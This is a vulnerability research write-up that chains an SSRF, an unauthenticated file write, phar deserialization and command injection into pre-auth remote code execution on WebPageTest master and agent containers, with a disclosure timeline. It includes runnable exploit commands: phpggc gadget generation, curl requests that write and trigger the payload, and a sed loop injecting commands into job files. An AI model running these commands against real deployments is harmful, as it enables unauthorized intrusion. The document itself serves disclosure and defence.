Pre-Auth Remote Code Execution - Web Page Test

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Any typos? Any idea to suggest? Feedback appreciated!

As I joined ManoMano early in April 2022 (and due to the coordinated vulnerability disclosure timeline), I'm pleased to welcome you to my first ManoMano related article!

A mirror of this article is also available on ManoMano's Tech Blog on Medium!

https://medium.com/manomano-tech (TODO link)

So, while at work, I spent quite some time auditing various software we rely on for end2end tests.
During this, I stumbled upon WebPageTest, a software that will query and render a website with a headless browser in order to audit its performance, usability, loading time, etc.

Back then, our tech ecosystem was relying on this, but we, at the Security Team explained why this software seemd way too prone to security issues, and why we wanted it gone:

- Lack of updates (code & containers)
- Intensive use of smelly PHP code
- Outdated components (n-day browser exploits, old php libs containing gadgets, etc)
- We've already had SSRF issues with this product

One week later, WebPageTest was gone because another preauth SSRF was found in under 15minutes.

But as the engineering crew trusted us on this move that required time, thinking, and work, we really wanted them to know that they trusted us for good reasons. So during my next R&D week (1 out of 4, so yup, this was my free time), I spent a few more days to turn this SSRF into a preauth RCE, including ways to exploit both WPT master and workers.


1. Our Local Test Setup

As always, if we want to find bugs, we need to increase our chances by gaining more knowledge on our target!

- Where's the code?
- How does it work?
- What's the setup process?
- Any default credentials or secrets?
- What are the key components and interactions?

All these questions can be answered by spending some time on their documentation, or in their github's repo, or even in dockerhub to only have a generic overview with the main docker images and the way to use them.

- https://hub.docker.com/r/webpagetest/server/
- https://github.com/WPO-Foundation/webpagetest/tree/master/docker/local
- https://github.com/ropupu/webpagetest-docker-compose



So we'll use ropupu's `docker-compose` (link above). It's a lite wrapper on top of the official WPT images. They also take care of some configuration files for us, so it's a convenient time gain.

It hasn't been updated for 4 years, but as it relies on the official docker images built by WPT, and adds configuration on top of it, I'm still assuming this is the "latest official version" WebPageTest offers.

The source code changed a bit since then, but I'm quite confident that at the time of writing this article, this is still exploitable, but you know what? I tried building the main image from the source... And it fails on step 4 out of 27, and I definitely don't want to spend time troubleshooting a docker image that is `supposed to just work`, as `they were made to provide portability and reproducibility` ... :(

```
Step 4/26 : RUN apt-get update &&     DEBIAN_FRONTEND=noninteractive apt-get install
etype6-dev     libjpeg62-turbo-dev     libpng-dev     libcurl4-openssl-dev     pytho
t install -q -y --allow-downgrades --allow-change-held-packages     ffmpeg &&     ap
 ---> Running in d7941142df0d
Get:1 http://deb.debian.org/debian bullseye InRelease [116 kB]
Get:2 http://deb.debian.org/debian-security bullseye-security InRelease [44.1 kB]
Get:3 http://deb.debian.org/debian bullseye-updates InRelease [39.4 kB]
Get:4 http://deb.debian.org/debian bullseye/main amd64 Packages [8182 kB]
Get:5 http://deb.debian.org/debian-security bullseye-security/main amd64 Packages [1
Get:6 http://deb.debian.org/debian bullseye-updates/main amd64 Packages [2592 B]
Fetched 8550 kB in 1s (5871 kB/s)
Reading package lists...
Reading package lists...
Building dependency tree...
Reading state information...
E: Unable to locate package python-pillow
The command '/bin/sh -c apt-get update &&     DEBIAN_FRONTEND=noninteractive apt-get
  libfreetype6-dev     libjpeg62-turbo-dev     libpng-dev     libcurl4-openssl-dev
e apt-get install -q -y --allow-downgrades --allow-change-held-packages     ffmpeg &
root@chaos ~/wpt/webpagetest  ‹master›
➤  docker build -f Dockerfile .
```

docker-compose.yml

```
version: '3'
services:
  server:
    build: ./docker/server
    container_name: 'webpagetest_server'
    ports:
      - 4000:80
    volumes:
      - /tmp:/tmp:rw # This is for debug only :)
  agent:
    build: ./docker/agent
    container_name: 'webpagetest_agent'
    ports:
      - 4001:80
    environment:
      - SERVER_URL=http://server/work/
      - LOCATION=Test
```

Worker’s Dockerfile

```
FROM webpagetest/server
ADD locations.ini /var/www/html/settings/
RUN apt update && apt install -y netcat vim socat
```

locations.ini

```
 [locations]
1=Test_loc
[Test_loc]
1=Test
label=Test Location
group=Desktop
[Test]
browser=Chrome,Firefox
label="Test Location"
connectivity=LAN
```

Master’s Dockerfile

```
 FROM webpagetest/agent
ADD script.sh /
RUN chmod 755 /script.sh
ENTRYPOINT /script.sh
```

script.sh

```
 #!/bin/bash
set -e
if [ -z "$SERVER_URL" ]; then
  echo >&2 'SERVER_URL not set'
  exit 1
fi
if [ -z "$LOCATION" ]; then
  echo >&2 'LOCATION not set'
  exit 1
fi
EXTRA_ARGS=""
if [ -n "$NAME" ]; then
  EXTRA_ARGS="$EXTRA_ARGS --name $NAME"
fi
python /wptagent/wptagent.py --server $SERVER_URL --location $LOCATION $EXTRA_ARGS --xvfb --
dockerized -vvvvv --shaper none
```

So as you can see, this is a dead-simple default setup, relying on the official docker images as base images.

2. Light my SSRF, Ignite my interest!

Here's the first SSRF we found in under 15 minutes with some crawling & fuzzing.

```
curl -sSkig "http://127.0.0.1:4000/jpeginfo/jpeginfo.php?url=http://172.18.0.1/ssrf"
```

```
lalu@lalu-perso /opt/sources ‹master*›
➤ curl -sSkig "http://127.0.0.1:4000/jpeginfo/jpeginfo.php?url=http://172.18.0.1/ssrf"

lalu@lalu-perso /opt/sources/content/hacking ‹master*›
➤ ipa; nc -lnvp 80
lo               UNKNOWN        127.0.0.1
wlp0s20f3        UP             192.168.103.105
br-4aabb65b457d  UP             172.18.0.1
vethdda8e68@if11 UP             fe80::ac4d:2ff:fe77:b724
vethbcb48e4@if13 UP             fe80::9463:8bff:fe72:e29e
Listening on 0.0.0.0 80
Connection received on 172.18.0.2 55464
GET /ssrf HTTP/1.1
Host: 172.18.0.1
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
Accept: */*
```

This SSRF is limited to the `http` scheme which is quite limited for SSRF exploitation.
But the underlying code contains good surprises for us!

The code specifies `curl_setopt($curl, CURLOPT_FOLLOWLOCATION, true);`

github.com/WPO-Foundation/webpagetest/www/jpeginfo/jpeginfo.php#L236

This implies that it is possible for the evil server (here 172.18.0.1, my docker bridge) to respond with the http header `Location: gopher://172.18.0.1/` . Once the redirection has been followed, we can then use a second protocol (gopher) to send arbitrary bytes to any host & port!

This won't be used for our final exploit, but it was still considered for numerous hours as a good initial-bug. It still can be used in some cases for non-default configurations.

It was also really tempting to redirect this SSRF to the `phar` protocol, but curl seems to prevent this, so I moved on.

> At this point, WebPageTest has been removed from our infrastructure. My R&D week starts, I lose 2 days on this first SSRF. Every exploit path I had in mind was blocked at some point, for various reasons (hardening, good code pattern, non-default config, php quirks)... As time was flying by, I decided to find another entrypoint.

After some code reading & many greps (ever heard about https://semgrep.dev/ ?), I ended up triggering the following file write which seemed way more promising!

```
curl -sSkig 'http://127.0.0.1:4000/runtest.php' -d 'rkey=pouetpouet' -d "ini=pouet"
# Writes pouetpouet to /var/www/html/results/pouetpouet./testinfo.ini
```

```
root@4d1f7df1ad6d:/var/www/html# find / -iwholename "*pouetpouet*" 2>/dev/null
/var/www/html/results/pouetpouet.
/var/www/html/results/pouetpouet./testinfo.ini
root@4d1f7df1ad6d:/var/www/html# cat /var/www/html/results/pouetpouet./testinfo.ini; echo
pouet
root@4d1f7df1ad6d:/var/www/html#
```

```
lalu@lalu-perso /opt/sources/content/hacking/rce_preauth_web_page_test ‹master*›
➤ curl -sSkig 'http://127.0.0.1:4000/runtest.php' -d 'rkey=pouetpouet' -d "ini=pouet"
HTTP/1.1 200 OK
Date: Sun, 17 Jul 2022 08:52:50 GMT
Server: Apache/2.4.38 (Debian)
X-Powered-By: PHP/7.4.21
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
X-Frames-Options: sameorigin
X-Robots-Tag: noindex
Set-Cookie: o=66c5a480c0de5aa831cb401df068f40e9b9b2a2e; expires=Mon, 17-Jul-2023 08:52:50 GMT;
 Max-Age=31536000; path=/
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

The code that is responsible for this can be found here:
github.com/WPO-Foundation/webpagetest/www/runtest.php#L3306

```php
function RelayTest()
{
    global $error;
    global $locations;
    $error = null;
    $ret = array();
    $ret['statusCode'] = 200;

    $rkey = $_POST['rkey'];
    $test = json_decode($_POST['testinfo'], true);
    $test['vd'] = '';
    $test['vh'] = '';
    $job = trim($_POST['job']);
    $ini = trim($_POST['ini'])
    $location = trim($_POST['location']);
    $test['workdir'] = $locations[$location]['localDir'];

    ValidateKey($test, $error, $rkey);
    if( !isset($error) )
    {
        $id = $rkey . '.' . $test['id'];
        $ret['id'] = $id;
        $test['job'] = $rkey . '.' . $test['job'];
        $testPath = './' . GetTestPath($id);
        @mkdir($testPath, 0777, true);
        $job = str_replace($test['id'], $id, $job);
        file_put_contents("$testPath/testinfo.ini", $ini);
        WriteJob($location, $test, $job, $id);
        SaveTestInfo($id, $test);
    }
```

What this piece of code tells us, is that if we can reach it, it'll happily write our arbitrary bytes contained in `ini` to a known path partially controlled with `rkey`. This might be improved further on with a path traversal or another bug, but we don't even need this to get RCE! ^.^

That being said, we still have no control of the file extension to be used as the filename gets hardcoded to `testinfo.ini`.

3. A light from APHAR?

Ok, so we can write arbitrary content to the disk, to a known location. Usually, this would mean "write a webshell" or "write a .htaccess" or anything useful somewhere.

The issue we have with this payload is that we have no control over its filename.
But *maybe*, with the *right sinks*, if we have the *right gadgets* and *autoload* in place, we *might* get somewhere with an unserialization attack with php's `phar://` scheme.

So... Remember the piece of code responsible for the file write? It happens that after the file has been written, the function `SaveTestInfo` is called.

```
ValidateKey($test, $error, $rkey);
if( !isset($error) )
{
    $id = $rkey . '.' . $test['id'];
    $ret['id'] = $id;
    $test['job'] = $rkey . '.' . $test['job'];
    $testPath = './' . GetTestPath($id);
    @mkdir($testPath, 0777, true);
    $job = str_replace($test['id'], $id, $job);
    file_put_contents("$testPath/testinfo.ini", $ini);
    WriteJob($location, $test, $job, $id);
    SaveTestInfo($id, $test);
}
```

Function that will knit us a path from string concatenation. String that is prefixed with `$rkey` that is already under our control. So, a string with controlled prefix, sinking in a filesystem-related function... PHAR WE GO!

runtest.php U | common_lib.inc U ×

html > common_lib.inc


```
3076
3077  function SaveTestInfo($testIdOrPath, &$testInfo) {
3078    if (isset($testInfo) && is_array($testInfo) &&
3079        isset($testIdOrPath) && strlen($testIdOrPath)) {
3080      $testPath = $testIdOrPath;
3081      if (strpos($testPath, '/') === false) {
3082        $id = $testPath;
3083        $testPath = '';
3084        if (ValidateTestId($id))
3085          $testPath = './' . GetTestPath($id);
3086      }
3087      if (is_dir($testPath)) {
3088        $testPath = realpath($testPath);
3089        $lock = Lock("Test Info $testPath");
3090        if ($lock) {
3091          gz_file_put_contents("$testPath/testinfo.json", json_encode($testInfo));
3092          Unlock($lock);
3093        }
3094      }
3095    }
3096  }
```

Side note, did you notice the small trick used at line 3085? It's actually a quite clever trick! By prefixing every path with `./`, they made it really hard to find a sink that would allow me to use an arbitrary scheme instead of a regular path!

Sadly, they forgot (at least) one sink that let the exploitation go further. It would be nice to have a way to enforce such behavior on all filesystem related functions, or to only allow schemes by whitelisting... :)

Ever heard of Snuffleupagus? If not, this should definitely be your next reading! Well.. After this one of course. :]

Nice hunt so far. Let's rest for a while. With gadget hunting!



I'm not gonna lie, I misread the sources the first time, and thought that `html/lib/aws_v3/aws-autoloader.php` was used. So I wasted tons of time trying to create a brand new gadget out of dust, but it is in fact `html/lib/aws/aws-autoloader.php` that was being used, and what does it contain? Monolog! Which is already subject to a few gadgets that can lead to remote code execution! <3

4. Chaining Bugs To The Moon

Wait, don't we already have everything we need?

- A `file write` : with `controlled content`
- A `phar` sink: `is_dir`
- A working gadget: `Monolog/RCE2`
- Autoload: enabled before `is_dir` is called

So what are we missing?

As always, when the way seems clear, we're still a few bugs away from our shell!

The issue we'll face now is the fact that php will only allow opening `phar` archives when their name `looks like™` a real one. I `did not read the sources` so don't quote me on this one, but by trial and error, we can deduce a few things.

It seems that as long as your phar doesn't look like `foo.bar` it won't get unserialized. The path MUST NOT end by a dot, and MUST contain at least one dot.

- OK | `is_dir("phar:///tmp/testinfo.foo");`
- OK | `is_dir("phar:///tmp/testinfo.phar");`
- OK | `is_dir("phar:///tmp/testinfo.pharrrrr");`
- OK | `is_dir("phar:///tmp/testinfo.foo.bar");`
- KO | `is_dir("phar:///tmp/testinfo.");`
- KO | `is_dir("phar:///tmp/testinfo.foo.bar.");`
- KO | `is_dir("phar:///tmp/testinfo");`

But do you remember how our file-write was being processed?

The parameter `rkey=pouetpouet` was creating our phar file in `/var/www/html/results/pouetpouet./testinfo.ini` . So this can be unserialized, right?

Sadly, no. When we trigger the unserialize a second time, a final dot is appended to our path, meaning that php will try to open `/var/www/html/results/pouetpouet./testinfo.ini.` which will be blocked. So, how do we bypass this?

Like for jar, zip, ear, and other compressed file formats, phar IS a zip, which means that with the right parser and syntax, you can ask php to inspect its content! It looks weird as the separator here is a slash, which definitely leads to thinking this is a regular path, but it's not!

I'll give both our phar path, and a regular jar one to make the distinction.

- `jar:///foo.jar!bar` // file or dir "bar" within the jar/zip file "foo.jar"
- `phar:///foo.ini/bar` // file or dir "bar" within the phar/zip file "foo.ini" which is a PHAR

So by appending a final slash to our payload, php will try to open `/var/www/html/results/pouetpouet./testinfo.ini/.` , which will open the archive `testinfo.ini` to try to inspect its sub-item `.` from the archive. The sub-item doesn't even need to exist as php needs to inspect the phar archive first to find out! :D

5. Full exploit for MASTER!


```
 # Generate the right gadget
/opt/phpggc/phpggc Monolog/RCE2 system 'id' -p phar -o /tmp/testinfo.ini

# Dirty url-encoding of all bytes to prevent issues
URLENC_PAYLOAD=$(cat /tmp/testinfo.ini | xxd -p | tr -d "\n" | sed "s#..#%&#g")

# Write $URLENC_PAYLOAD in /var/www/html/results/gadget./testinfo.ini
curl -sSkig 'http://127.0.0.1:4000/runtest.php' -d 'rkey=gadget' -d "ini=$URLENC_PAYLOAD" -o -

# Trigger is_dir(phar:///var/www/html/results/gadget./testinfo.ini/foo)
curl -sSkig 'http://127.0.0.1:4000/runtest.php' -d
'rkey=phar:///var/www/html/results/gadget./testinfo.ini/foo' -o -
```

If you're a regular reader of ThinkLoveShare (thank you!), this might ring a bell.. Remember `Case 74` from 1001 Ways to PWN Prod?



Yup. It’s this one.

6. Then, how do we exploit the runners?

The master will write the scan/jobs details in a json file `work/jobs/<wk_name>/XXXX.YYYY.url` , and while it’s doing this, the agents will continually poll for new jobs. The agents will start (for the requested scans) a chrome headless browser with every argument given in the json blob.

By now, I assume the trust boundary used by CatchPoint here was something like follows:

> “Let’s try to prevent anyone from entering, but if they get there, OH BOY!”


What I mean by this, is that the arguments are taken from the json blob and used on the other side, without any sanitization, AND within a subshell execution, so by slightly modifying the json blob, we can push our minimal command injection to the agent, and get away with our newly acquired shell!


7. Full exploit for RUNNERS!

First, we’ll use our reverse shell to have a nice while loop that will inject our malicious command when a new job file is created:

```
 # Jobs look like "work/jobs/Test/220719000003.220719_6G_1.url"
cd work/jobs/Test
while true; do
  file=$(grep -lrF -- --user-data-dir)
  sed -i 's#--user-data-dir#;touch /tmp/rce-agent;#g' "$file"
done
```

And then, we start a new scan on *any* website. The loop will use sed to modify the file in place.





After a few seconds, the agent invokes chromium, our injected command gets executed.

This was pure greed as the master was already under our control, but you know, that good feeling of completion... :)

```
Every 2.0s: ls      ba5d9d45f402: Tue Jul 19 01:53:05 2022

rce-agent
tmpb_v6t0id
wptagent
```

8. Exploitation for Beanstalkd users

Another way to use Web-Page-Test is to use Beanstalkd as a queue engine instead of relying on the filesystem. This seems much cleaner even though it does require extra configuration. I initially thought that the default configuration was using Beanstalkd. Nope.

We had an SSRF, which was allowing us (post-redirection) to use the gopher scheme so we could send arbitrary bytes on the loopback to any port. The Beanstalkd service was listening over a tcp socket. All this together meant

that we could talk directly to the Beanstalkd interface, and try to read or inject new jobs! Sounds promising & exotic, right?

There are a few other preauth file writes present on the app, among those, one allows us to write arbitrary controlled content fetched by an SSRF to the filesystem, and the path is a SHA of its content split every four char. So it's a file write, to a predictable location.

From this, we can then inject a new job with our SSRF to force the worker to use this file, and that way use the same command injection to compromise the workers.

As `beanstalkd` wasn't part of the default configuration, I did not create a script to automate this process, but this is doable. I also did not take the time to investigate the feasibility of exploiting the master from the worker. I already had my RCE, the rest is just bonus! (Or fun side-project ideas for readers? :o)

```
curl -Skig "http://127.0.0.1/jpeginfo/jpeginfo.php?url=http://thinkloveshare.com/payload"
# Payload with it's SHA as filepath
# /var/www/html/results/jpeginfo/448c/6c9e/3e15/bfcf/db81/a1d6/92e8/8a71/5d4c/5e66
```

The code responsible of this behavior results in `www/jpeginfo/jpeginfo.php` :

```
$url = trim($_REQUEST['url']);
echo "<!DOCTYPE html>\n<html>\n<head>\n</head>\n<body>\n";
echo "JPEG Analysis for " . htmlspecialchars($url) . "<br><br>";
$id = sha1($url);
$path = GetPath($id);
if (!is_file($path)) {
    GetUrl($url, $path); // Will write fetched url with: $imageFile = fopen($path, 'w');
}
if (is_file($path)) {
    AnalyzeFile($path);
}
echo "</body>\n</html>";
```

Command snippets used to discover the way beanstalkd works:

```
echo -e "put 1 0 1 5\r\npouet\r\n" | nc 127.0.0.1 11300
# INSERTED 2
echo -e "use default\r\npeek-ready\r\n" | nc 127.0.0.1 11300
# USING default
# FOUND 1 5
# pouet
```

Example of job creation & selection stolen with socat as a tcp-proxy:

```
> 2022/05/23 08:03:15.529020  length=44 from=0 to=43
use wpt.5c70467199fca6c9a4aefcf242763b0e.0\r
< 2022/05/23 08:03:15.529136  length=46 from=0 to=45
USING wpt.5c70467199fca6c9a4aefcf242763b0e.0\r
```

```
> 2022/05/23 08:03:15.529429  length=48 from=44 to=91
put 1024 0 60 28\r
220523000007.220523_MB_3.url\r
< 2022/05/23 08:03:15.529516  length=12 from=46 to=57
INSERTED 1\r
> 2022/05/23 08:03:15.534663  length=44 from=0 to=43
use wpt.5c70467199fca6c9a4aefcf242763b0e.0\r
< 2022/05/23 08:03:15.534801  length=46 from=0 to=45
USING wpt.5c70467199fca6c9a4aefcf242763b0e.0\r
> 2022/05/23 08:03:15.534937  length=48 from=44 to=91
put 1024 0 60 28\r
220523000008.220523_MB_3.url\r
< 2022/05/23 08:03:15.535045  length=12 from=46 to=57
INSERTED 2\r
> 2022/05/23 08:03:15.535650  length=44 from=0 to=43
use wpt.5c70467199fca6c9a4aefcf242763b0e.0\r
< 2022/05/23 08:03:15.535785  length=46 from=0 to=45
USING wpt.5c70467199fca6c9a4aefcf242763b0e.0\r
> 2022/05/23 08:03:15.535901  length=48 from=44 to=91
put 1024 0 60 28\r
220523000009.220523_MB_3.url\r
< 2022/05/23 08:03:15.536007  length=12 from=46 to=57
INSERTED 3\r
> 2022/05/23 08:03:15.553019  length=7 from=0 to=6
stats\r
< 2022/05/23 08:03:15.553198  length=905 from=0 to=904
OK 895\r
---
current-jobs-urgent: 0
current-jobs-ready: 3
current-jobs-reserved: 0
current-jobs-delayed: 0
current-jobs-buried: 0
```

9. Timeline

- 2022/04/15: First SSRF found
- 2022/05/21: Starting my R&D week!
- 2022/05/25: RCE fully chained \o/
- 2022/05/XX: Triaging, fact-checking myself, sleeping
- 2022/06/15: Initial contact to `security@catchpoint.com`
